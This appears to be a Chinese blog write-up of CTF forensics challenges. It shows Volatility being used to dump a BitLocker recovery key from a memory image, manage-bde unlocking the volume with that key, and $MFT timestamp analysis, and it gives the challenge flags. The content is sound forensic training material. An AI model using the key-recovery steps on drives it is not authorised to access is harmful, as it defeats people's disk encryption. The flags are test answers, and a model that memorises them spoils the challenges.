root@kali /home/mochu7/Downloads % volatility -f memory imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
      AS Layer1 : IA32PagedMemoryPae (Kernel AS)
      AS Layer2 : FileAddressSpace (/home/mochu7/Downloads/memory)
      PAE type : PAE
      DTB : 0x185000L
      KDBG : 0x82d72c28L
      Number of Processors : 1
      Image Type (Service Pack) : 1
      KPCR for CPU 0 : 0x82d73c00L
      KUSER_SHARED_DATA : 0xffdf0000L
      Image date and time : 2018-08-06 08:41:18 UTC+0000
      Image local date and time : 2018-08-06 17:41:18 +0900
root@kali /home/mochu7/Downloads %
```

<https://blog.csdn.net/mochu777777>

```
volatility -f memory --profile=Win7SP1x86_23418 filescan | grep 'txt'
```

```
root@kali /home/mochu7/Downloads % volatility -f memory --profile=Win7SP1x86_23418 filescan | grep 'txt'
Volatility Foundation Volatility Framework 2.6
0x000000007e02af80 8 0 -W---- \Device\HarddiskVolume2\Users\RockAndRoll\Desktop\BitLocker 복구 키 168F1291-82C1-4BF2-B634-9CCCEC63E9ED.txt
0x000000007e7c7948 1 1 -W-rw- \Device\HarddiskVolume2\Users\ROCKAN~1\AppData\Local\Temp\FXSAPIDebugLogFile.txt
root@kali /home/mochu7/Downloads %
```

```
volatility -f memory --profile=Win7SP1x86_23418 dumpfiles -Q 0x000000007e02af80 -D ./
```

```
root@kali /home/mochu7/Downloads % volatility -f memory --profile=Win7SP1x86_23418 dumpfiles -Q 0x000000007e02af80 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7e02af80 None \Device\HarddiskVolume2\Users\RockAndRoll\Desktop\BitLocker 복구 키 168F1291-82C1-4BF2-B634-9CCCEC63E9ED.txt
root@kali /home/mochu7/Downloads % ls
file.None.0x86b45d78.dat memory
root@kali /home/mochu7/Downloads %
```


```
root@kali /home/mochu7/Downloads % ls
file.None.0x86b45d78.dat memory
root@kali /home/mochu7/Downloads % cat file.None.0x86b45d78.dat
00BitLocker |0t0
      0 T080T0 00l0 00
00l0 0d0 BitLocker\0 0080|0000 |0t0
      0000 p0t000|0 0000X000 0t0 0000)0700.
t0 000 ,00x0 00l0 00x000 U0x0X0$0t0 00l0 T0t000 \0000 0000 ID|0 D0P0X00000$0.
00l0 00 ID: 168F1291-82C1-4B
l0 00l0 00 ID: 168F1291-82C1-4BF2-B634-9CCCEC63E9ED
BitLocker 00l0 00:
221628-533357-667392-449185-516428-718443-190674-375100
root@kali /home/mochu7/Downloads % strings -e l file.None.0x86b45d78.dat
BitLocker
BitLocker
ID: 168F1291-82C1-4B
ID: 168F1291-82C1-4BF2-B634-9CCCEC63E9ED
BitLocker
221628-533357-667392-449185-516428-718443-190674-375100
root@kali /home/mochu7/Downloads %
```

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得到 BitLocker 的恢复密钥

221628-533357-667392-449185-516428-718443-190674-375100

使用 FTK Imager 挂载 Secret



然后管理员启动 cmd



```
manage-bde -unlock E: -RecoveryPassword 221628-533357-667392-449185-516428-718443-190674-375100
```

```
管理员: 命令提示符
Microsoft Windows [版本 10.0.19042.1052]
(c) Microsoft Corporation. 保留所有权利。


C:\WINDOWS\system32>manage-bde -unlock E: -RecoveryPassword 221628-533357-667392-449185-516428-718443-190674-375100
BitLocker 驱动器加密: 配置工具版本 10.0.19041
版权所有 (C) 2013 Microsoft Corporation. 保留所有权利。

密码已成功解锁卷 E:。

C:\WINDOWS\system32>
```

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成功解密E盘



Secret (E:)

名称	修改日期	类型	大小
README.txt	2018/8/6 16:38	TXT 文件	1 KB

```
E:\README.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
README.txt
1 Wow, you have a great ability. How did you solve this? Are you a hacker? Please give me a lesson later.
```

<https://blog.csdn.net/mochu777777>

```
Wow, you have a great ability. How did you solve this? Are you a hacker? Please give me a lesson later.
```

EzTime

EzTime
X

👑 Team6God

👑 雷泽

👑 Forestwo1f\_1

Forensic. Find a file that a time attribute has been modified by a program. (本题flag为非正式形式)

附件下载 提取码 (GAME) 备用下载

压缩包解压密码: fantasticqwb2021

分值: 58分 已解答

Flag:

提交

<https://blog.csdn.net/mochu7777777>

» 下载 » EzTime » 附件 » eztime

名称	修改日期	类型	大小
\$LogFile	2021/5/23 0:25	文件	4,896 KB
\$MFT	2021/5/23 0:25	文件	512 KB

## 主控文件表

- 🔊 语音
✎ 编辑
💬 讨论
📺 上传视频

同义词 MFT (主文件表(Master File Table)) 一般指主控文件表

本词条由“[科普中国](#)”科学百科词条编写与应用工作项目 审核。

MFT，即主文件表（Master File Table）的简称，它是NTFS文件系统的核心。MFT由一个个MFT项（也称为文件记录）组成，每个MFT项占用1024字节的空间。每个MFT项的前部几十个字节有着固定的头结构，用来描述本MFT项的相关信息。后面的字节存放着“属性”。每个文件和目录的信息都包含在MFT中，每个文件和目录至少有一个MFT项。除了引导扇区外，访问其他任何一个文件前都需要先访问MFT，在MFT中找到该文件的MFT项，根据MFT项中记录的信息找到文件内容并对其进行访问。

NTFS(New Technology File System)，是一种新型文件系统。

<https://blog.csdn.net/mochu7777777>

题目提示让我们找出时间属性被修改过的文件，使用 X-Ways-Forensics 打开 \$MFT，专业工具->将镜像文件转为磁盘

调整 记录更新时间 排序即可发现，最新的被修改过的文件

The screenshot shows the X-Ways Forensics interface. The top window displays a file list with columns for file name, description, size, creation time, modification time, and update time. The '更新更新时间' (Update Time) column is highlighted with a red box. A file named '45E6FFC-F0B6-4000-A7C0-8D1549355A8C}.png' is selected and highlighted in blue. Below the file list, the hex editor view shows the file's content in hexadecimal and ASCII. The ASCII view shows the file name '45E6FFC-F0B6-4000-A7C0-8D1549355A8C}.png' and other metadata. The right sidebar shows file properties for the selected file, including file system (NTFS), file type (PNG), and size (512 KB).

flag:

{45E6FFC-F0B6-4000-A7C0-8D1549355A8C}.png

问答题

拿到flag啦，恭喜，感谢您的问卷调查  
flag{Welc0me\_t0\_qwbS5\_Hope\_you\_play\_h4ppily}

恭喜您获得了1次抽奖机会!



<https://blog.csdn.net/mochu777777>

flag{Welc0me\_t0\_qwbS5\_Hope\_you\_play\_h4ppily}